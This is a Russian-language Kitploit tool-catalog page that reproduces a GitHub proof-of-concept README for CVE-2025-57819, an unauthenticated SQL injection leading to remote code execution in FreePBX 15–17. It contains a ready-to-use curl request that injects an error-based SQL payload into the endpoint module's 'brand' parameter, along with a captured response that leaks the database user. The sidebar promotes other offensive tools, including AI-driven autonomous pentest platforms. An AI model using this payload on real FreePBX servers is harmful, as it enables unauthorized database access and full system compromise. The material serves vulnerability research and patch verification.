
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
SQL-Injection-and-RCE_CVE-2025-57819 — FreePBX версии 15, 16 и 17 содержат уязвимость удаленного выполнения кода (RCE), вызванную недостаточной очисткой пользовательских данных в конечных точках. | Kitploit
Инструменты/GitHubGitHub/muhammadwaseem29/sql-injection-and-rce_cve-2025-57819
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийCTFТестирование на ПроникновениеОбучение и Образование
GitHubmuhammadwaseem29/sql-injection-and-rce_cve-2025-57819

SQL-Injection-and-RCE_CVE-2025-57819

FreePBX версии 15, 16 и 17 содержат уязвимость удаленного выполнения кода (RCE), вызванную недостаточной очисткой пользовательских данных в конечных точках.

РепозиторийСайт
72161 год назадЕщё не проверено
Поделиться

FreePBX RCE PoC (без аутентификации)

Краткое описание

Версии FreePBX 15, 16 и 17 содержат уязвимость удалённого выполнения кода (RCE), вызванную недостаточной очисткой пользовательских данных в конечных точках.
Неаутентифицированный злоумышленник может манипулировать базой данных и добиться удалённого выполнения кода. Для эксплуатации не требуется аутентификация.

Ссылка

  • https://github.com/freepbx/security-reporting/security/advisories/ghsa-m42g-xg4c-5f3h

Доказательство концепции (PoC)

Примечание: Цель была скрыта. Замените [REDACTED_TARGET] на реальный хост при проведении авторизованного тестирования.


Запрос

curl -i -k "https://[REDACTED_TARGET]/admin/ajax.php?module=FreePBX%5Cmodules%5Cendpoint%5Cajax&command=model&template=x&model=model&brand=x'+AND+EXTRACTVALUE(1,CONCAT('~USER:',(SELECT+USER()),'~'))+--+"

Ответ (пример, зафиксированный во время тестирования)

HTTP/1.1 500 Internal Server Error
Date: Fri, 12 Sep 2025 08:35:29 GMT
Server: Apache/2.4.6 (Sangoma) OpenSSL/1.0.1e-fips PHP/5.6.31
X-Powered-By: PHP/5.6.31
Set-Cookie: PHPSESSID=fmt7o0oecththmves36nijvfu7; expires=Sun, 12-Oct-2025 08:35:29 GMT; Max-Age=2592000; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: application/json

{"error":{"type":"Exception","message":"SQLSTATE[HY000]: General error: 1105 XPATH syntax error: '~USER:freepbxuser@localhost~'::","file":"\/var\/www\/html\/admin\/libraries\/utility.functions.php","line":207}}

Почему это подтверждает: ответ содержит ~USER:freepbxuser@localhost~ — подтверждает SQL-инъекцию / раскрытие данных из неаутентифицированного запроса.

carbon (1)

Воздействие

Неаутентифицированное удалённое манипулирование базой данных, приводящее к произвольному выполнению кода на сервере, — возможна полная компрометация системы.


Отказ от ответственности

Этот репозиторий и PoC предоставлены только для образовательных целей и авторизованных исследований в области безопасности. Не тестируйте и не эксплуатируйте системы без явного разрешения. Автор не несёт ответственности за неправомерное использование или ущерб, причинённый в результате использования данного PoC.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    259
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    257

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




